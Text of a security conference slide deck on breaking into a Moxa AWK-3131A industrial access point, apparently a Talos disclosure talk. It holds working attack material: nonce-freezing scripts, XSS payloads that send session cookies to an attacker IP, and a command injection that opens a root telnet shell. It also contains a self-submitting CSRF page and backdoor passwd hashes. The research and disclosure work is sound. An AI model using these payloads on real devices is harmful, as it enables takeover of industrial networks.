

FROM BOX TO BACKDOOR

*Using Old School Tools and Techniques to Discover
Backdoors in Modern Devices*

Patrick DeSantis | @pat_r10t



TALOS

ADVANCED PERSISTENT THIRST (APT)




Talos

ADVANCED PERSISTENT THIRST (APT)



TALOS



MOXA AWK-3131A WAP



MOXA WAP: ABOUT

“The AWK-3131A is 802.11n compliant to deliver speed, range, and reliability to support even the most bandwidth-intensive applications. The 802.11n standard incorporates multiple technologies, including Spatial Multiplexing MIMO (Multi-In, Multi-Out), 20 and 40 MHz channels, and dual bands (2.4 GHz and 5 GHz) to provide high speed wireless communication, while still being able to communicate with legacy 802.11a/b/g devices. The AWK's operating temperature ranges from -25 to 60°C for standard models and -40 to 75°C for wide temperature models, and is rugged enough for all types of harsh industrial environments. Installation of the AWK is easy using DIN-Rail mounting or distribution boxes, and with its wide operating temperature range, IP30-rated housing with LED indicators, and DIN-Rail mounting it is a convenient yet reliable solution for all types of industrial wireless applications.”


- Moxa



TALOS

MOXA WAP: ABOUT TL;DR

- It's an 802.11n Wireless Access Point (WAP)
 - in a din rail mountable enclosure
 - many of the the parts inside are the same as in common SOHO networking devices
- Moxa advertises that the AWK series is
 - "a Perfect Match for Your AGV & AS/RS Systems"
 - Automated Guided Vehicles (AGV)
 - Automated Storage and Retrieval System (AS/RS)
 - common in Automated Materials Handling (AMH) systems



Reliable Networks for Mobile Operations

To ensure continuous AGV operations, our AWK-1131A wireless client features Turbo Roaming technology to achieve millisecond-level handoffs. Moreover, our AWK-A series devices undergo rigorous testing for suitability in environments with extreme vibration.

MOXA WAP: ABOUT

- It's "Unbreakable"



– **CHALLENGE ACCEPTED**

MOXA WAP: DEVICE LIMITATIONS

- Limited to about 8k connections per some unit of time
 - lots of resource exhaustion DoS issues
 - throttle traffic or wait for recovery
- Crashes... a lot
- No legit operating system access
- Very limited shell environment
 - most management and configuration done via web app
- Crashes... A LOT
 - so many crashes...
 - often will reboot or need power cycle to recover
 - later, we'll have access to crash dumps and see a lot of these crashes are seg faults
 - want some CVEs?

MOXA WAP: DEVICE LIMITATIONS

```
sh: fw_printenv: not found
```

```
Model Name      : AWK-3131A-US
```

```
LAN MAC Address : 00:90:E8:57:23:07
```

```
Serial No       : 871
```


```
Firmware Version : 1.1 Build 15122211
```

```
<< Main Menu >>
```

- (1) System Info Settings
- (2) Network Settings
- (3) Time Settings
- (4) Maintenance
- (5) Restart
- (q) Quit

```
Key in your selection:
```

MOXA WAP: DEVICE LIMITATIONS



```
/usr/webs # iw webs &  
/usr/webs # iw webs &  
[1]- Segmentation fault iw webs  
/usr/webs # netstat -antup
```

MOXA WAP: FIRMWARE ANALYSIS


```
root@kali:~/Downloads# binwalk AMK3131A_1.3_Build_16100315.rom
```

DECIMAL	HEXADECIMAL	DESCRIPTION
---------	-------------	-------------

```
root@kali:~/Downloads# strings -n 10 AMK3131A_1.3_Build_16100315.rom
```

```
nOW fnq th  
nmpleti[n>  
.(7 1Lfor the datu  
E3.76EMENT for the 9ate!o$  
LFe      p;@j#&k'  
W WV-m?:@9  
4h=u]5g)z?  
5j'\D .WGuM  
q<'1lv'2X-
```

MOXA WAP: FIRMWARE ANALYSIS



LOOKS ENCRYPTED

MOXA WAP: SCAN AND ENUM

22/tcp	open	ssh Dropbear sshd 0.53
23/tcp	open	telnet BusyBox telnetd
80/tcp	open	http GoAhead WebServer
443/tcp	open	ssl/http GoAhead WebServer
5801/tcp	open	Moxa serviceAgent (TCP)
5800/udp	open	Moxa serviceAgent (UDP)

MOXA WAP: WEB APP

MOXA AWK-3131A-US

Username :

Password :

Login

MOXA WAP: WEB APP

Host 192.168.127.253
User-Agent Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0

ONLY COOKIE MATTERS


Referer http://192.168.127.253/Login.asp
Cookie Password508=bee8b8986a5a48a2f1a0fb42ebacf328
Connection keep-alive
Content-Type application/x-www-form-urlencoded
Content-Length 58
POSTDATA Username=not a real user&Password=&Submit.x=25&Submit.y=14

HARDCODED USER

```
lw      $a0, 0x20+arg_0($fp)    # 31
lui     $v0, 0x45
addiu   $a1, $v0, (aAdmin_0 - 0x450000) # "admin"
la      $v0, strcmp
move    $t9, $v0
jalr    $t9 ; strcmp
nop
lw      $a0, 0x20+arg_1($fp)
```

MOXA WAP: WEB APP - NONCE

- Cryptographic nonce:
 - In crypto, a Number used ONCE
 - Uses
 - prevents replay attacks by ensuring “freshness”
 - as a pseudo-random IV
 - a salt in hashing algorithms



- Not the Urban Dictionary definition of nonce
 - “(UK) Slang for paedophile”

MOXA WAP: WEB APP – SESSION

```
#!/usr/bin/python

import urllib2
import md5

password = "root"

nonce = urllib2.urlopen("http://192.168.127.253/webNonce?time=0").read()
cookie = md5.new(password + nonce).hexdigest()
```

MOXA WAP: WEB APP - FREEZE NONCE

```
#!/usr/bin/python

import urllib2
import time

while True:
    nonce = urllib2.urlopen("http://192.168.127.253/webNonce?time=").read()
    time.sleep(250)
```

MOXA WAP: WEB APP - FREEZE NONCE

```
root@kali:~/workspace/AWK# tail nonces
Thu Oct 6 14:34:50 2016 5c3bb9bf3b6f754e
Thu Oct 6 14:35:50 2016 5c3bb9bf3b6f754e
Thu Oct 6 14:36:51 2016 5c3bb9bf3b6f754e
Thu Oct 6 14:37:51 2016 5c3bb9bf3b6f754e
Thu Oct 6 14:38:51 2016 5c3bb9bf3b6f754e
Thu Oct 6 14:39:51 2016 5c3bb9bf3b6f754e
Thu Oct 6 14:40:34 2016 5c3bb9bf3b6f754e
Thu Oct 6 14:50:34 2016 b5a2c9b84cbd2a1f
Thu Oct 6 15:00:34 2016 310b3ef010a5c980
Thu Oct 6 15:10:34 2016 84eb1f3fc5abdba3
root@kali:~/workspace/AWK#
```


MOXA WAP: WEB APP - FIX SESSION

- The session token is calculated:
 - $\text{token} = \text{MD5}(\text{password} + \text{nonce})$
- The device has only:
 - 1 user (admin) – effectively, there are no users
 - 1 password (default is “root”)
 - 1 nonce (changes after 5 mins of inactivity)

**THERE IS ONLY 1 VALID SESSION
TOKEN AT A TIME!**

CAN WE STEAL IT?


MOXA WAP: WEB APP - XSS



MOXA WAP: WEB APP - XSS

- /client_list.asp [devIndex parameter]
 - devIndex=bikf4"><script>alert(document.cookie)<%2fscript>ej77g
- /multiple_ssid_set.asp [devIndex parameter]
 - devIndex=wireless_cert.asp?
index=bikf4"><script>alert(document.cookie)<%2fscript>ej77g
- /wireless_cert.asp [index parameter]
 - wireless_cert.asp?
index=bikf4"><script>alert(document.cookie)<%2fscript>ej77g
- /wireless_security.asp [vapIndex parameter]
 - vapIndex=bikf4"><script>alert(document.cookie)<%2fscript>ej77g

MOXA WAP: WEB APP - XSS



MOXA WAP: WEB APP - XSS

Respect Reflected XSS!

`http://<device IP>/wireless_cert.asp?index=?`

`index=%22%3E%3Cscript%3E`

`window.location=%22http://<attacker ip>/test?`

`cookie=%22.concat%28document.cookie`

`%29%3C/script%3E`

MOXA WAP: WEB APP - XSS

```
root@kali:~# nc -klvp 80
listening on [any] 80 ...
connect to [192.168.127.252] from kali [192.168.127.252] 38478
GET /test?cookie=Password508=1668a48faec1df871ec5fd265ab192bb HTTP/1.1
Host: 192.168.127.252
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.127.253/wireless_cert.asp?index=7index=%22%3E%3Cscript%3Ewindow.location=%22http://192.168.127.252
/test?cookie=%22.concat(document.cookie)%3C/script%3E
DNT: 1
Connection: close
```

|GET /test?cookie=Password508=1668a48faec1df871ec5fd265ab192bb

WE HAVE TOKEN!

TALOS

MOXA WAP: WEB APP - XSS

- We have
 - user name (hardcoded)
 - nonce (frozen)
 - session token (stolen cookie)
- We can easily crack password
 - it's just MD5(password + nonce)
- But, we don't need the password
 - the nonce isn't changing
 - logout just clears cookie and redirects to login page

OUR SESSION TOKEN WILL NEVER* BECOME INVALID

* as long as the nonce is frozen

MOXA WAP: WEB APP – OS CMD INJ




MOXA WAP: WEB APP – OS CMD INJ



MOXA WAP: WEB APP – OS CMD INJ

```
; /bin/busybox telnetd -l/bin/sh -p9999
```



The screenshot shows a web application interface with a green header bar. Below the header, there is a section titled 'Ping' in green text. Underneath 'Ping', there is a label 'Destination' in green text. To the right of the 'Destination' label is a text input field. A yellow arrow points to the input field, which contains the command '; /bin/busybox telnetd -l/bin/sh -p9999'.

MOXA WAP: WEB APP – OS CMD INJ



```
root@kali:~/workspace/AWK# telnet 192.168.127.253 9999
Trying 192.168.127.253...
Connected to 192.168.127.253.
Escape character is '^]'.
~ # id
uid=0(root) gid=0(root)
~ # pwd
/
~ # uname -a
Linux AWK-3131A_0871 2.6.31--LSDK-WLAN-10.2.85 #1 PREEMPT Tue Dec 22 11:33:58 CST 2015 mips GNU/Linux
~ # whoami
root
~ #
```

WE HAVE ROOT SHELL!

MOXA WAP: WEB APP - CSRF

```
<html>
  <body>
    <form action="http://192.168.127.253/forms/webSetPingTrace" method="POST">
      <input type="hidden" name="srvName"
value="&#59;&#32;&#47;bin&#47;busybox&#32;telnetd&#32;&#45;l&#47;bin&#47;sh&#32;
&#45;p9999" />
      <input type="hidden" name="option" value="0" />
      <input type="hidden" name="bkpath" value="&#47;ping&#95;trace&#46;asp" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

```
; /bin/busybox telnetd -l/bin/sh -p9999
```

MOXA WAP: WEB APP - CSRF

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5801            0.0.0.0:*               LISTEN      548/serviceAgent
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      566/iw_webs
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      594/dropbear
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      553/telnetd
tcp        0      0 0.0.0.0:443              0.0.0.0:*               LISTEN      566/iw_webs
tcp        0      0 192.168.127.253:22      192.168.127.252:37600   ESTABLISHED 823/dropbear
udp        0      0 0.0.0.0:5800            0.0.0.0:*               548/serviceAgent
udp        0      0 192.168.127.253:123     0.0.0.0:*               519/iw_ntp
```


- # netstat -antup

Active Internet connections (servers and established)

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5801            0.0.0.0:*               LISTEN      548/serviceAgent
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN      882/busybox
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      566/iw_webs
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      594/dropbear
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      553/telnetd
tcp        0      0 0.0.0.0:443              0.0.0.0:*               LISTEN      566/iw_webs
tcp        0      0 192.168.127.253:80      192.168.127.252:40246   TIME_WAIT   -
tcp        0      0 192.168.127.253:22      192.168.127.252:37600   ESTABLISHED 823/dropbear
tcp        0      0 192.168.127.253:80      192.168.127.252:40250   TIME_WAIT   -
udp        0      0 0.0.0.0:5800            0.0.0.0:*               548/serviceAgent
udp        0      0 192.168.127.253:123     0.0.0.0:*               519/iw_ntp
```

- # ps

MOXA WAP: ATTACK SUMMARY



MOXA WAP: GET BINARIES

io:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_console:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_doConfig:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_fw:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_init:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_ntp:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_onekey:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_onekey.c:	ASCII text
iw_ramImage:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_resetd:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_setBios:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_setValue:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_snmpd:	ELF 32-bit MSB executable, MIPS, MIPS32
iw_webs:	ELF 32-bit MSB executable, MIPS, MIPS32
libiwUtil.so:	ELF 32-bit MSB shared object, MIPS, MIP

MOXA WAP: BACKDOOR


- ❑ 94jo3dkru4:Zg5S0mmQKk3kA:0:0:root:/:/bin/sh
- ❑ daccli:\$1\$\$oCLuEVgI1iAqOA8pwkzAg1:0:0:root:/:/usr/sbin/daccli
- ❑ netdump:x:34:34:Network Crash Dump user:/var/crash:/bin/bash
- ❑ mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
- ❑ admin:ZH0m6QMdLV0Wo:0:0:root:/:/usr/sbin/iw_console
- ❑ art::0:0:art calibration:/:etc/art_shell.sh

MOXA WAP: BACKDOOR

- ✓ 94jo3dkru4:Zg5S0mmQKk3kA:0:0:root:/:/bin/sh
